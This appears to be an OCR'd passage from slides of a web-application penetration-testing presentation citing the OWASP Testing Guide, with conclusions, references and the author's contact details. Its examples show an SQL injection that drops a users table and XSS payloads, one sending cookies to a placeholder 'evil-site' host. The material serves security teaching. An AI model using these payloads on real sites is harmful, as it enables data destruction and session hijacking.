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
3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **AJAX**
  - Examples:

```
SELECT id FROM users WHERE name='' AND pass=''; DROP TABLE users;
```




```
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
```

```
http://example.com/login.php?variable="><script>document.location='http://<evil-site>/cont.php?'+document.cookie</script>
```

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4. Conclusions and Recommendations

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4. Conclusions and Recommendations

- The most of the attacks occur at the application level
  - We must invest more in protecting our applications
- We need to create secure software
  - We need to adopt a security software initiative
- Software security is the result of many activities
  - Requires involving people, process, technology
- Most attackers are external
  - The pentest simulate the scenario of an attack
- The pentest should be seen as an activity whose purpose is to **verify** the use of security best practices.
- Improving software security almost always means changing the way an organization work

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5. References

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5. References

- The Economics of Finding and Fixing Vulnerabilities in Distributed Systems
  http://1raindrop.typepad.com/1_raindrop/2008/11/the-economics-of-finding-and-fixing-vulnerabilities-in-distributed-systems-.html
- UK Security Breach Investigations Report
  http://www.7safe.com/breach_report/Breach_report_2010.pdf
- 2009 Data Breach Investigations Report
  http://www.verizonbusiness.com/resources/security/reports/2009_databreach_rp.pdf
- OWASP Testing Guide
  http://www.owasp.org/index.php/Category:OWASP_Testing_Project

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questions / comments / suggestions

Thank you very much for your attention!

Vicente Aguilera Díaz
vaguilera@isecauditors.com

C. Santander, 101. Edif. A. 2º
E-08030 Barcelona (Spain)
Tel.: +34 93 305 13 18
Fax: +34 93 278 22 48

Pº. de la Castellana, 164-166. Entlo. 1ª
E-28046 Madrid (Spain)
Tel.: +34 91 788 57 78
Fax: +34 91 788 57 01